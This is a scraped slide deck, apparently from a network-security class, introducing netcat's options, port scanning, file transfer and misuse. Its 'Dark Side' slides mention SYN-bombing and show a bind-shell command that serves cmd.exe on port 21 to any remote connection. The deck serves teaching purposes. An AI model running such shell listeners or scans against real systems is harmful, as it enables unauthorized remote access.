netcat
Purpose of Presentation…?
 Analyze the network
 Identify the network security issues
How to do it …?
First Step  Research the Network
Tools for Research
 Information Gathering tools
 Forensic tools
 Network Utility tools
 Password Auditing tools
 Recovery And Restoration Tools
 Vulnerability Scanning & Analysis tools
What is netcat ?
 Swiss Army Knife of Network
 A versatile network Utility tool
 Uses TCP and UDP protocol
 Designed as a backend tool
Can be used directly
Driven by other programs
Power of netcat
 Can create Outbound or Inbound
connections TCP or UDP to or from any
ports
 Full DNS forward reverse checking
 Can use any local port
 Can use any locally configured network
address
 Port scanning with randomizer
 Option to let other program service
establish connections
 Optional telnet responder
How Do I use netcat ?
 General form of usage is
nc [switches] [hostname] [portnumber]
 Simplest Usage would be
nc –v www.msn.com 80
Use GET method GET / HTTP/1.0
 Hostname can be a name or IP
Address
 Use of –n switch
 If not specified performs forward and reverse
DNS look up
 Reports the problem of mismatched names in
DNS
D:toolsnc>nc -v www.hotmail.com 80
DNS fwd/rev mismatch: www.hotmail.com != hotmail.se
DNS fwd/rev mismatch: www.hotmail.com !=
ld.cb.msn.com
DNS fwd/rev mismatch: www.hotmail.com !=
ld.cb.msn.com
www.hotmail.com [207.68.171.233] 80 (http) open
IF specified will take only IPAddress as hostname
argument
Options
 -v
Controls the verbosity level
 -w <seconds>
Sets the network inactivity timeout
 -p <port number>
Binds the connection to specific port
number
Options
 -o <file name>
To obtain hexdump file of data sent
either way
 -l
Makes netcat wait for inbound
connections
And once connection is established it
transfers the data

Interesting -l
 Can use to create like a listening
netcat server
 On listening end
D:toolsnc>nc –l -p 1234 < test.txt
 On client end
D:toolsnc>nc 192.168.0.100 1234
Options
 -L
Listen harder
 -r
Randomize port numbers
 -z
Zero – I/O mode [used in scanning]
Options

 -e <program name>
Allows to execute a program
(dangerous)
 -d
Allows to run in detached mode
without console window
 -u
Makes a UDP connection instead of
TCP connection
Options

 -s <address>
Local source address
 -i <seconds>
Specifies delay interval for lines sent
or ports scanned
 -t
Answer telnet negotiation
Put the Knife to Use
 Use It GOOD
 Use It BAD

USE IT GOOD
 Port Scanning
Find what is out there
• nc –v –w 5 –r davinci.newcs.uwindsor.ca 20-30
D:toolsnc>nc -v -w 5 -r davinci.newcs.uwindsor.ca 20-30
davinci.newcs.uwindsor.ca [137.207.76.3] 22 (?) open
SSH-2.0-Sun_SSH_1.0
davinci.newcs.uwindsor.ca [137.207.76.3] 28 (?) open
davinci.newcs.uwindsor.ca [137.207.76.3] 20 (ftp-data) open
davinci.newcs.uwindsor.ca [137.207.76.3] 23 (telnet) open
internet2 proxy-telnet [v3.1] ready
√☺Please enter your userid: davinci.newcs.uwindsor.ca [137.207.76.3] 24 (?)
open
davinci.newcs.uwindsor.ca [137.207.76.3] 30 (?) open
davinci.newcs.uwindsor.ca [137.207.76.3] 25 (smtp) open
220-Sendmail 8.6.12/8.6.12 ready on internet2
220 ESMTP spoken here
davinci.newcs.uwindsor.ca [137.207.76.3] 26 (?) open
davinci.newcs.uwindsor.ca [137.207.76.3] 29 (?) open
davinci.newcs.uwindsor.ca [137.207.76.3] 27 (?) open
davinci.newcs.uwindsor.ca [137.207.76.3] 21 (ftp) open
220- internet2 proxy-ftp [v3.1] ready
220 Please enter your userid
D:toolsnc>
USE IT GOOD

 Simple Data Transfer Agent
Immaterial which side is server and
which side is client
Input at one goes as output to another
 HEX Dump Feature
Can be used to analyze odd network
protocols
USE IT GOOD

 Performance Testing
 Generate large amount of useless data on
network with server on one end and client on
other end we can use it to test network
performance.
 Protect your workstations X server
DARK SIDE

 Scanning for vulnerable services
Can use files as input to netcat and
scan the system by using –i and –r
switches
 Can use –e option to execute
programs
 SYN-Bombing
Can disable TCP servers
EXAMPLE

 Listen on port 21 (FTP Port) using
netcat with –e switch to execute
cmd.exe
 FTP request made from a different
machine on the listener machine
RESULT
D:toolsnc>nc -l -p 21 -e cmd.exe
LISTENER
C:Documents and SettingsRAJAT>ftp 192.168.0.100
Connected to 192.168.0.100.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
D:toolsnc>
Request
Environment
 Local Home Network
ISP --- Cogeco
Three PC’s OS Windows XP
Connected via DLink Router
Cat 5 connecting cables used
Conclusion
 Netcat is a very useful network utility
tool
 Very light but extremely effective
 Particularly when it can listen and
execute programs when connection
requests are made on the specific
ports
Credits
 Chris Wysopal
 Hobbit
 www.atstake.com
THANK YOU

Netcat

  • 1.
  • 2.
    Purpose of Presentation…? Analyze the network  Identify the network security issues How to do it …? First Step  Research the Network
  • 3.
    Tools for Research Information Gathering tools  Forensic tools  Network Utility tools  Password Auditing tools  Recovery And Restoration Tools  Vulnerability Scanning & Analysis tools
  • 4.
    What is netcat?  Swiss Army Knife of Network  A versatile network Utility tool  Uses TCP and UDP protocol  Designed as a backend tool Can be used directly Driven by other programs
  • 5.
    Power of netcat Can create Outbound or Inbound connections TCP or UDP to or from any ports  Full DNS forward reverse checking  Can use any local port  Can use any locally configured network address  Port scanning with randomizer  Option to let other program service establish connections  Optional telnet responder
  • 6.
    How Do Iuse netcat ?  General form of usage is nc [switches] [hostname] [portnumber]  Simplest Usage would be nc –v www.msn.com 80 Use GET method GET / HTTP/1.0  Hostname can be a name or IP Address
  • 7.
     Use of–n switch  If not specified performs forward and reverse DNS look up  Reports the problem of mismatched names in DNS D:toolsnc>nc -v www.hotmail.com 80 DNS fwd/rev mismatch: www.hotmail.com != hotmail.se DNS fwd/rev mismatch: www.hotmail.com != ld.cb.msn.com DNS fwd/rev mismatch: www.hotmail.com != ld.cb.msn.com www.hotmail.com [207.68.171.233] 80 (http) open IF specified will take only IPAddress as hostname argument
  • 8.
    Options  -v Controls theverbosity level  -w <seconds> Sets the network inactivity timeout  -p <port number> Binds the connection to specific port number
  • 9.
    Options  -o <filename> To obtain hexdump file of data sent either way  -l Makes netcat wait for inbound connections And once connection is established it transfers the data
  • 10.
    Interesting -l  Canuse to create like a listening netcat server  On listening end D:toolsnc>nc –l -p 1234 < test.txt  On client end D:toolsnc>nc 192.168.0.100 1234
  • 11.
    Options  -L Listen harder -r Randomize port numbers  -z Zero – I/O mode [used in scanning]
  • 12.
    Options  -e <programname> Allows to execute a program (dangerous)  -d Allows to run in detached mode without console window  -u Makes a UDP connection instead of TCP connection
  • 13.
    Options  -s <address> Localsource address  -i <seconds> Specifies delay interval for lines sent or ports scanned  -t Answer telnet negotiation
  • 14.
    Put the Knifeto Use  Use It GOOD  Use It BAD
  • 15.
    USE IT GOOD Port Scanning Find what is out there • nc –v –w 5 –r davinci.newcs.uwindsor.ca 20-30
  • 16.
    D:toolsnc>nc -v -w5 -r davinci.newcs.uwindsor.ca 20-30 davinci.newcs.uwindsor.ca [137.207.76.3] 22 (?) open SSH-2.0-Sun_SSH_1.0 davinci.newcs.uwindsor.ca [137.207.76.3] 28 (?) open davinci.newcs.uwindsor.ca [137.207.76.3] 20 (ftp-data) open davinci.newcs.uwindsor.ca [137.207.76.3] 23 (telnet) open internet2 proxy-telnet [v3.1] ready √☺Please enter your userid: davinci.newcs.uwindsor.ca [137.207.76.3] 24 (?) open davinci.newcs.uwindsor.ca [137.207.76.3] 30 (?) open davinci.newcs.uwindsor.ca [137.207.76.3] 25 (smtp) open 220-Sendmail 8.6.12/8.6.12 ready on internet2 220 ESMTP spoken here davinci.newcs.uwindsor.ca [137.207.76.3] 26 (?) open davinci.newcs.uwindsor.ca [137.207.76.3] 29 (?) open davinci.newcs.uwindsor.ca [137.207.76.3] 27 (?) open davinci.newcs.uwindsor.ca [137.207.76.3] 21 (ftp) open 220- internet2 proxy-ftp [v3.1] ready 220 Please enter your userid D:toolsnc>
  • 17.
    USE IT GOOD Simple Data Transfer Agent Immaterial which side is server and which side is client Input at one goes as output to another  HEX Dump Feature Can be used to analyze odd network protocols
  • 18.
    USE IT GOOD Performance Testing  Generate large amount of useless data on network with server on one end and client on other end we can use it to test network performance.  Protect your workstations X server
  • 19.
    DARK SIDE  Scanningfor vulnerable services Can use files as input to netcat and scan the system by using –i and –r switches  Can use –e option to execute programs  SYN-Bombing Can disable TCP servers
  • 20.
    EXAMPLE  Listen onport 21 (FTP Port) using netcat with –e switch to execute cmd.exe  FTP request made from a different machine on the listener machine
  • 21.
    RESULT D:toolsnc>nc -l -p21 -e cmd.exe LISTENER C:Documents and SettingsRAJAT>ftp 192.168.0.100 Connected to 192.168.0.100. Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp. D:toolsnc> Request
  • 22.
    Environment  Local HomeNetwork ISP --- Cogeco Three PC’s OS Windows XP Connected via DLink Router Cat 5 connecting cables used
  • 23.
    Conclusion  Netcat isa very useful network utility tool  Very light but extremely effective  Particularly when it can listen and execute programs when connection requests are made on the specific ports
  • 24.
    Credits  Chris Wysopal Hobbit  www.atstake.com
  • 25.